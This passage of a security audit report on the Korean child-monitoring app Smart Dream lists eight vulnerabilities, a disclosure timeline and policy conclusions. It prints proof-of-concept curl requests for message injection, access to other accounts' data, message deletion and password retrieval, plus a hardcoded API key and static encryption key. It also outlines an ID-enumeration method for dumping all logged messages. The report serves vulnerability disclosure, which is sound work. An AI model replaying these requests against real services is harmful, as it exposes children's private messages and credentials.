

Figure 5: https://ssweb.moiba.or.kr showing a PoC JavaScript alert()

Part 2: Smart Dream Audit

This section reports results from a security audit performed on Smart Dream that identified eight security issues including critical vulnerabilities that threaten user privacy and evaluates updates made to address the issues.

Background

Smart Dream is described by MOIBA as an app that enables parents to monitor their child's text messages for indications of bullying and a means to understand their child's concerns and worries by monitoring their Internet search history. The functionality of Smart Dream is not included in the April 2015 mandate. However, the Ministry of Gender Equality and Family has discussed filtering message content on chat applications for minors. Smart Dream was also funded and promoted by the KCC showing a level of official support.

The app was released for Android in 2014 and has been criticized for privacy issues and poor usage rates. In the first three months of its release it had only 2,000 downloads. As of September 2017, Korean app store One Store reports 4,460 downloads.

Smart Dream Functionality

Smart Dream has two modes: Child Mode and Parent Mode. In Child Mode the app monitors SMS and chat app messages (e.g., KakaoTalk, LINE) and logs any messages that contain keywords from the Smart Dream keyword database. Google searches with matching

keywords are also logged. The application is installed on the device as an accessibility service (see **Figure 6**).



Figure 6: Smart Dream requesting permissions as an accessibility service

In Parent Mode, logged messages and search histories can be inspected and changes to user registration can be made (see **Figure 7**). Parents can also check messages and search history data from a web interface. Both modes allow users to report school violence through a phone call or email to a school violence support center operated by the police and receive counselling support.

Figure 8 shows screenshots of a parent receiving a notification that their child has received a message that has been flagged by the app. The parent can browse a list of all flagged messages and view the details of particular messages which includes date sent, application used, sender phone number, the message, and a content category (e.g, “blackmail”, “profanity”).

Figure 7: Smart Dream Parent Mode Interface

Figure 8: User flow of a parent receiving a notification for a flagged message. Source: MOIBA

Figure 9 shows screenshots of a parent receiving a notification that their child has made a sensitive search query.

Figure 9: User flow of a parent receiving a notification of a flagged search query. Source: MOIBA

The notification received by parents links to a list of sensitive searches showing the matching keyword, timestamp, and search engine. The parent can review the search results for each entry as shown in the example below:

```
Searched keyword: runaway

Search date: 2014-07-10…

Search site: Google

----------------

Searched keyword: outcast

Search date: 2014-07-09…

Search site: Daum
```

Figure 10 shows the app presenting a parent with options for requesting counselling support or reporting school violence. The phone icon launches a consulting call, the mail icon provides a report page for violence at school or violence against women, and the chat icon activates the 117 CHAT app that provides counselling for violence at school.



Figure 10: User flow for requesting counselling support or reporting school violence. Source: MOIBA

Smart Dream Keyword Database

Smart Dream has a database of 1086 keywords that are used to trigger message and search history logging. MOIBA claims the keywords are based on research from “a survey of adolescents' language use" from the Ministry of Culture, Sports and Tourism and “a national survey on language use and language attitude in adolescents” from the National Language Institute. These survey studies are attempts to understand Korean adolescents’ use of language particularly “slang”, “jargon,” and “aggressive language”.

We extracted the keyword list from the application, translated each keyword from Korean to English, and assigned content categories to describe the keywords. Out of the 1,086 keywords in the database, 800 are used to trigger logging of chat messages. MOIBA describes the keyword database as focused on indications of bullying, delinquency, and harassment. We developed 11 categories to describe the content of the keywords outlined in **Table 3**.

Category	Description	Examples		
Bullying	Keywords related to bullying, physical threats, acts of violence	일찐 – school bully	전따 – being bullied by the entire school	죽이 – kill
Body	Keywords related to body parts, body image, body weight, etc.	생리 – menstruation	쌍커풀 – double eyelids	성형 – cosmetic surgery
Drugs and Alcohol	Keywords related to the consumption of drugs and alcohol	맥주 – beer	마약 – drug	담배 – cigarette
Grief	Keywords related to expression of emotions such as sadness and worry	우울 – depression	외토리 – loner	고민 – worry

Category	Description	Examples		
Family	Keywords related to family issues	가정불화 – family discord	이혼 – divorce	가정환경 – home environment
Profanity and Insults	Keywords including profanity or insulting phrases	18놈 – asshole	개자식 – son of a bitch	병신 – idiot
Sex and Relationships	Keywords related to sexuality, sex acts, pornography, and relationship issues	여친 – girlfriend	동성애 – homosexuality	성관계 – sexual intercourse
School	Keywords related to academic and school issues	학업문제 – academic problems	학교다니기 – attending school 퇴학 – withdrawal from school	
Suicide	Keywords related to self harm and general discussion of death	자살 – suicide	죽겠 – I'm going to die	살기싫타 – I don't want to live
Technology	Keywords related to computer games, apps, and other technology	떼톡 – group messenger	떼톡 – KakaoTalk group chat 몰컴 – use a computer secretly	
Misc	Keywords without clear context or that did not relate to any other category	ac – unknown	jc – unknown	거짓말 – lie

Table 3: Description of Smart Dream keyword content categories

Figure 11 presents the distribution of categories across the keywords showing the majority of keywords are related to "Profanity and Insults" and "Bullying".



Figure 11: Distribution of categories across keyword database

Smart Dream Security Audit Results

We analyzed Smart Dream v1.1.0 for Android. The APK was downloaded from the Google Play Store and decompiled into a DEX file from which the resulting sources were analyzed.

In total eight vulnerabilities were identified, four of which have a critical severity rating. Similar to our previous analysis of Smart Sheriff we found a number of authentication and transport security issues with the API that Smart Dream uses. We also found vulnerabilities in the Smart Dream backend. **Table 4** provides an index of each vulnerability identified in v1.1.0, as well as the state in the latest version (as of September 4 2017) v1.2.10.

Issue Number	Severity	Issue Summary	Status (v1.2.10)
SD-01-001	Critical	No use of SSL / TLS based Transport Security	Fixed
SD-01-002	Critical	Lack of Authentication on Most API Calls	Partially Fixed
SD-01-003	Critical	Direct Object Reference	Partially Fixed
SD-01-004	Critical	Web backend XSS	Fixed
SD-01-005	Medium	Hardcoded API Key	Fixed
SD-01-006	High	API leaks user password	Vulnerable
SD-01-007	Medium	Insufficient Privacy Protection	Fixed
SD-01-008	Info	Bypass Mobile Verification	Partially Fixed

Table 4: Index of vulnerabilities identified in Smart Dream

Practically these vulnerabilities present the following risks to users:

Man in the Middle Attack: Smart Dream did not encrypt any of its network communications, which means that an attacker with access to the network Smart Dream is being used on can perform man-in-the-middle attacks and collect sensitive user information including passwords and logged messages.

Sensitive Data Leakage: The Smart Dream API leaked sensitive user data that could be collected by attackers including passwords, logged messages, and phone numbers.

Insertion of Fake Content: If an attacker knows the phone number and the device ID of a device that a child user has installed Smart Dream on they could send fake messages and metadata to the MOIBA server.

Collection of all stored messages: A vulnerability in the Smart Dream API enabled a potential attacker to collect text messages and search engine results of every child user that are stored on the service.

Smart Dream Responsible Disclosure

We notified MOIBA of the security vulnerabilities and set a publication deadline of a minimum 45 days after our initial disclosure on August 16, 2016. MOIBA responded on August 23, 2106 with a commitment to look into the issues. On September 24, 2016, MOIBA

released Smart Dream v1.2.5, which addressed most of the issues we identified. Prior to publication of this report we shared a draft with MOIBA and notified them of the release date. MOIBA claimed that Smart Dream v1.2.6 had passed a security audit by KISA in November 2016 and requested we review the latest version (v1.2.10). In September 2017, we analyzed Smart Dream v1.2.10.

In the following sections we provide details on each vulnerability grouped by issue in the Smart Dream API and web interface along with a description of how MOIBA addressed the issues.

Smart Dream API

Many of the vulnerabilities identified in Smart Dream are due to its use of an insecure API (located at http://sdapi.moiba.or.kr). These issues are very similar to the vulnerabilities that were identified in the Smart Sheriff security audit including lack of proper authentication and transmission of data over HTTP.

No use of SSL / TLS based Transport Security

Issue Number: SD-01-001
Severity: Critical (v1.1.0)
Status: Fixed (1.2.10)

Description: Smart Dream did not encrypt any of its network communications over SSL/TLS. All API requests were done over HTTP, which means that an attacker with access to the network Smart Dream is being used on could perform Man-in-middle (MitM) attacks and collect sensitive user information including the parent's password and logged messages. **Figure 12** shows a parent's login password being sent over HTTP.



Figure 12: Screenshot from a network capture shows a parent's login password being sent over HTTP.

Version 1.2.10 Status

As of Smart Dream version 1.2.5, the app now uses SSL for communication with Smart Dream servers. Unlike Smart Sheriff, Smart Dream implements SSL properly and does not ignore SSL certificate errors. This is a positive development, but analysis of v1.2.10 shows that the SSL configuration used on the Smart Dream API only ranked a C on SSL Labs at the time of this report's publication

Lack of Authentication on Most API Calls

Issue Number: SD-01-002

Severity: Critical (v1.1.0)

Status: Partially fixed (1.2.10)

Description: In general, Smart Dream did not require any form of authentication other than the child's phone number to perform a broad number of operations. The code snippet below shows an example in which an attacker only knows the child's phone number (e.g., *1555****654)* and with that information is able to push the message *"TEST TEST TEST"* to the service. Practically, an attacker could fully control the content of the message (*messageText*), the sender (*senderPhoneNum*) and the time (*receiveDateTime*) that is pushed to the server, which means fake conversations could be uploaded to the server.

```
$ curl -v http://sdapi.moiba.or.kr/child/handleBadMessage.
action -H "apiKey: d3bb1e1
3774e11e288950025903065a6"
--data "appVersion=&deviceId=X&devi
ceManufacturer=X
&deviceModel=X&osVersion
=X&phoneNum=155****5654
&badKeywordVersion=1&
metaKeywordVersion=1&senderCategory
=0&senderPhoneNum=1111&re
ceiveDateTime=1&badKey
wordSequences=1&messageText=TEST TEST TEST"

{"result":{},"meta":{"message":"성공적으로
처리하였습니다.","code":0}}
```

Version 1.2.10 Status

As of version 1.2.5 Smart Dream introduced AES to encrypt some parameters of a request for the first time. However, there remains issues with how authentication is implemented.

Every time the application is started, the device ID and phone number is encrypted with the static key `moiba1cybar8smart4sheriff4securi` and sent to `/getApiTempKey.action`. Returned is a new encrypted "temporary key". This new key is encrypted with a

key derived from the device ID and phone number. Any following requests will use this new key. An attacker who can eavesdrop on the connection can easily derive the same temporary encryption key based on the device ID and phone number sent in the first request using the static key. The obscurity does not provide any security benefits.

Some API endpoints use this key implicitly for authentication, but unfortunately not all do. For example to check if a child of another parent has new logged bad messages, the `childPhoneNumber` does not have to belong to the current parent. Simply changing the `childPhoneNumber` in the request is enough.

Example:

```
curl -v https://sdapi.moiba.or.kr/guardian/getChildSummary.
action --data "appVersion=1.2.8&deviceId=4
XYnOo*******eRp*****A%3D%3D&
deviceManufacturer=Google&
deviceModel=Android&osVersi
on=7.0&phoneNum=s0qOrBzwUMYj
cU1f4x1pYA%3D%3D&temp=Kpmxou
rgEJk6Ll9BrxI7fJbhM2bWHcBCo
4TWBvPyz8wi%2Fzb3a%2BDf7toEjDaJHKo6&childPhoneNumber=XXXXXXXX"

Response for childPhoneNumber=010****5**4:
{"result":{"hasBadMessage":false,"hasTrouble":false}

Response for childPhoneNumber=010****5**2:
{"result":{"hasBadMessage":true,"hasTrouble":true}
```

Some endpoints have better protection. For example the API that would return logged messages now checks if `childPhoneNumber` belongs to the guardian requesting it.

In general, phone numbers are easy to enumerate and guess. The hardware and device ID values are not random, but are unique enough to make brute forcing harder. While these changes limit trivial large scale data extraction the authentication system is still not properly implemented. A man-in-the-middle attacker could easily compromise the AES key by observing the device ID and phone number encrypted with the static first key, but due to SSL this is not possible. However a dedicated attacker targeting a specific victim could narrow down and guess the device ID, or obtain in through other ways, and derive the AES key.

Direct Object Reference

Issue Number: SD-01-003
Severity: Critical (v1.1.0)
Status: Partially fixed (v1.2.10)
Note: Issue related to SD-01-002

Description: The Smart Dream API lacked any form of verification when accessing logged messages and other data associated with child users. The API only checked if the provided phone number and device ID matches a valid parent user. It did not verify if the parent user is authorized to access the messages of a particular child. This vulnerability could allow an attacker to collect every logged message stored on the Smart Dream server. It also could allow other actions such as deleting messages.

The actions for collecting all logged messages are as follows: A request to `/guardian/getBadMessageGroupList.action`, with the child ID (`childSeq`) can be used to retrieve a list of all senders of logged messages. Following this action a call to `/guardian/getBadMessageList.action` with the senderId can be used to get all logged messages. The child ID value is sequential, which makes it easy to enumerate from 0 to 50.000+ to dump all logged messages.

Figure 13 shows an example script that is dumping all messages for the child with the ID#20067. Note that this example does not show real user messages but rather an example of what the output would look like.

```
Check Child #20067

============================
======== Child #20067 ========
============================
### Messages:
From: ".자유개" (17)
1. [카카오톡] (violence/gang up): "인터넷우정정부"
2. [카카오톡] (blackmail/money): "자기 ?"
3. [카카오톡] (violence/맞다): "투!!명성!!"
4. [카카오톡] (violence/맞다): "깡패"
5. [카카오톡] (violence/맞다): "850정부?"
6. [카카오톡] (harass/desperate): "개성우정"
7. [카카오톡] (harass/desperate): "돈돈?"
8. [카카오톡] (harass/desperate): "개인기회?"
9. [카카오톡] (violence/맞다): "감!!"
10. [카카오톡] (harass/desperate): "해킹강남스타일모바일성?"
11. [카카오톡] (violence/맞다): "1구글사랑?"
12. [카카오톡] (violence/맞다): "개...."
13. [카카오톡] (blackmail/빌려달라): "구글투명성개방성한국인?"
14. [카카오톡] (threat/kill): "실패자유개인깡패평등교육번역 조화깡패비밀기"
15. [카카오톡] (threat/don't act up): "교육모바일평화사랑부패구글우"
16. [카카오톡] (harass/ignore): "보안평등"
17. [카카오톡] (threat/don't act up): "개인 정보 보호"

From: "강" (2)
1. [카카오톡] (violence/맞다): "구"
2. [카카오톡] (harass/desperate): "깡 패번 역 조화기 회사이버???"

From: ".기회깡패♡" (4)
1. [카카오톡] (rant/crazy girl acting as child): "투명♥♥"
2. [카카오톡] (abuse/fuck it): "성 인감 시개인? 자유부패 구글 보안 기회 번역 조 화한국 ..."
3. [카카오톡] (blackmail/money): "해 킹 보안 개인보 안사랑"
4. [카카오톡] (harass/ignore): "해킹 기회"
```

Figure 13: Example of what extracted logged message data could look like

The actions for deleting messages are as follows: The request shown below would delete the message with the ID `74**95` from the child with ID `48**7`. This vulnerability can also be exploited remotely on a large scale.

```
$ curl -v 'http://sdapi.moiba.or
.kr/guardian/deleteBadMessage.action' -H 'apiKey:
d3bb1e13774e11e288950025903065a6'
--data 'appVersion=&deviceId=
000000000000000&deviceManufacturer=
X&deviceMode
l=X&osVersion=5.1&
phoneNum=15555215642&childSeq=48**7&messageSeq=74**95'
```

Version 1.2.10 Status

In some cases it is still possible to make requests to the API for data about arbitrary accounts. For example requests can still be made that can return whether or not a child's phone number is enrolled with Smart Dream, has any blocked messages, and how many. However, it appears that accounts cannot retrieve a list of message IDs of children that the account is not a guardian of. Other API endpoints also appear to employ access control measures. For example requesting the list of messages now returns a "does not match the mobile number of the registered guardian" error. Therefore, the issue is largely mitigated for the most critical endpoints, but not addressed everywhere.

Hardcoded API Key

Issue Number: SD-01-005
Severity: Medium (v1.1.0)
Status: Fixed (v1.2.10)

Description: It is standard for platforms that offer API endpoints to issue API keys for each individual user to authenticate with the server. Smart Dream requires an API key for authentication, but the key was static and was included as an HTTP header on each request to the API:

```
apiKey: d3bb1e13774e11e288950025903065a6
```

Version 1.2.10 Status

This issue has been resolved. The app currently does not use the apiKey.

API Leaks User Password

Issue Number: SD-01-006
Severity: High (v1.1.0)
Status: Vulnerable (v1.2.10)

Description: An attacker with knowledge of a user's device ID and phone number can retrieve the user's password through an API endpoint that responds to requests with the

user's password in plain text. Requiring both the Device ID and phone number makes it harder for an attacker to remotely exploit this vulnerability at a massive scale. However, device IDs could be predictable, captured from network traffic, or leaked by another application on a user's device.

```
Affected URL:
http://sdapi.moiba.or.kr/launch.action

Example Request:
$ curl -v 'http://sdapi.moiba.or.kr/launch.action' -H
'apiKey: d3bb1e13774e11e288950
025903065a6' --data 'appVersion=&deviceId
=000000000000000&deviceManufa
cturer=X&deviceModel=X&osVersion=5.1&phoneNum=155****5652'
[...] "loginPassword":"asd124", [...]
```

Version 1.2.10 Status

In version 1.2.10, the password is still sent to the device but is now encrypted with the user's AES key. As described earlier, the AES key is derived from the device ID and the phone number, so essentially nothing has changed from the original issue.

```
[...] "loginPassword":"euFWkw6H30U\/WMcavYPryA==", [...]
```

The password should never be sent to the client in the first place. The fact that MOIBA can even send the password means, that MOIBA does not hash the passwords and stores them in plain text.

Smart Dream Web Interface

MOIBA offers a web interface for Smart Dream (http://sd.moiba.or.kr/), which allows parent users to inspect flagged messages and make configuration changes. We identified several vulnerabilities and implementation flaws in this web backend.

Web backend XSS

Issue Number: SD-01-004
Severity: Critical (v1.1.0)
Status: Fixed (1.2.10)

Description: The parent web backend is vulnerable to XSS through messages logged on the server. A user in child mode user can send a payload via SMS including words on the Smart Dream keyword list to a victim. When the parent user looks at this notification in the web backend, the XSS vulnerability will be triggered. Sending the payload via SMS is difficult as only a certain number of characters can be logged around the keyword that triggers the logging. However, the unauthenticated API request described in issue SD-01-005 can be

leveraged to upload arbitrary long fake messages, that can include a long XSS payload. The XSS vulnerability can be exploited remotely on a large scale (see **Figure 14**).



Figure 14: sd.moiba.or.kr showing a PoC alert

Version 1.2.10 Status

This issue is now fixed. The web backend now also replaces the HTML characters “<” and “>” with UTF8 characters “﹤” and “﹥” (see **Figure 15**).

Figure 15: Web-backend showing proper replacement of characters

Insufficient Privacy Protection

Issue Number: SD-01-007

Severity: Medium (v1.1.0)

Status: Fixed (v1.2.10)

Description: The Smart Dream web backend attempts to redact numbers from user phone numbers as a form of privacy protection. For example the sender or child phone number is displayed as *010-5555-**53*. However, this redaction was purely cosmetic. The API and even the HTML sources in form fields contained the full number in plaintext as shown below:

```
<tr name="child_line"></p><p> <td><input
type="radio" class="radio" name="child_
radio" value="49362^010-5555-**53^01055555353"
onclick="radioClick()"></td></p><p> <td>010-5555-**53</td></
p><p> <td>2016-06-02 22:46:02</td></p><p></tr>
```

Version 1.2.10 Status

The HTML source no longer contains the full phone number. Instead it correctly displays redacted portions of the number instead of doing this after the fact. The source does however still include the child's ID number.

```
<select name="select_child" id="select_child">
<option value="51572">010-1111-**12</option>
</select>
```

However, accessing this HTML page requires a user login and therefore the security risk is relatively low. If an attacker is able to access this page it means they have either stolen a user password or hijacked a browsing session.

Bypass Mobile Verification

Issue Number: SD-01-008
Severity: Info (v1.1.0)
Status: Partial Fix (v1.2.10)

Smart Dream has two options for registering new users: through the app or on the MOIBA website. If a user registers on the website a 6 digit verification number for the signup process was sent. This check was only done client-side. By setting the values for two hidden form fields the verification could be bypassed:

```
http://sd.moiba.or.kr/SmartDream/member/memberjoin_02.do
```

In general no mobile phone number verification was necessary to signup as a parent or child. The lack of account verification allowed anyone to register a phone number as either child or parent, preventing the true owner of this number from signing up with Smart Dream.

Version 1.2.10 Status

MOIBA has resolved this issue with their website. However it has not been addressed for devices. It is still possible to register any phone number through an emulator or phone without any verification checks.

Part 3: Discussion and Conclusions

Our security audits of Cyber Security Zone and Smart Dream found serious privacy and security issues that reveal poor development practices. The functionality of these apps exceed the requirements of the government mandate and introduce implications for user privacy. Finally, MOIBA has put users at further risk by not being transparent about security issues in the applications.

Insecure by design

The child monitoring apps we analyzed were not designed with privacy or security in mind, which is particularly concerning for apps intended to protect children. Best security practices were not followed for user authentication, data collection, data transmission, or data storage.

Throughout three security audits we have ensured vulnerabilities were reported to MOIBA through a responsible disclosure process. MOIBA responded to our disclosures, released new versions, and claimed that Cyber Security Zone and Smart Dream passed security audits conducted by KISA. However the results of the KISA security audits are not public and the ad-hoc fixes made to the apps do not provide reassurance that the company has changed its software development practices to emphasize adherence to security best practices, something that could only be accomplished through fundamental rewrites of the apps.

Applications designed to protect children must be held to the highest privacy and security standards. Privacy and security should be high priorities for developers, with security and privacy features that give users control over their data enabled by default. If apps are made mandatory for public use by a government it has a responsibility to ensure the apps undergo independent security audits to determine if they are safe. The results of independent audits should be made public and any apps that fail to meet security and privacy standards should not be released to the market.

Functionality Exceeds Mandate and Create Privacy Risks

The functionality of Cyber Security Zone and Smart Dream include controls that exceed the requirements of the original government mandate.

The April 2015 mandate proposed by the KCC only requires vendors to provide a means for blocking harmful media products, accompanied by notice to a parent by the vendor if the service becomes inoperative.

Cyber Security Zone goes beyond this requirement by also providing functions for parents to limit the number of access hours on the device. This feature was highlighted by the KCC in its 2013 annual report that promoted Smart Sheriff.

Smart Dream provides invasive controls over text messages and search results of children. While this functionality is outside the government mandate, the app was financially supported by the KCC demonstrating a level of official support.

The features included in Cyber Security Zone and Smart Dream create privacy risks and potentially excessive restrictions on minors. Moreover, these features were implemented insecurely putting user data at risk of being breached by third parties.

Lack of Transparency

When MOIBA took Smart Sheriff off the market it claimed it had done so to avoid competing with Korean Telecommunication companies that had begun to provide free child monitoring apps. Following removal of Smart Sheriff from from the market MOIBA simply rebranded it as Cyber Security Zone and released an app that had the same vulnerabilities we reported in our previous audit and left users vulnerable to them for nearly two years. These actions show MOIBA is not being transparent with the Korean public and has continued to put user security and privacy at risk.

Safer Without?

Parents around the world have growing concerns about their children's use of social media and mobile devices. These concerns motivate the development of parental controls such as those offered in Android and iOS that allow parents to restrict applications, limit content, and enforce privacy settings. While the intent of child monitoring apps in Korea may reflect general worries that parents everywhere have, the invasive controls enabled by the apps go beyond standard parental control features (such as those in mobile operating systems) and have been implemented insecurely. These issues and the mandated use of child monitoring apps in Korea underscore broader public policy issues.

When governments mandate the use of a specific type of application by the general public there must be an exceptionally rigorous process of due diligence around security and privacy that is transparent and accountable to the users. Our research shows that the

Korean government has sponsored applications that fail to meet basic privacy and security standards, the functionality of the apps go beyond the requirements of the mandate introducing privacy risks, and the vendor of the apps, MOIBA, has not been transparent with the Korean public about security and privacy issues. Until these problems are addressed children in Korea are safer without these child monitoring apps.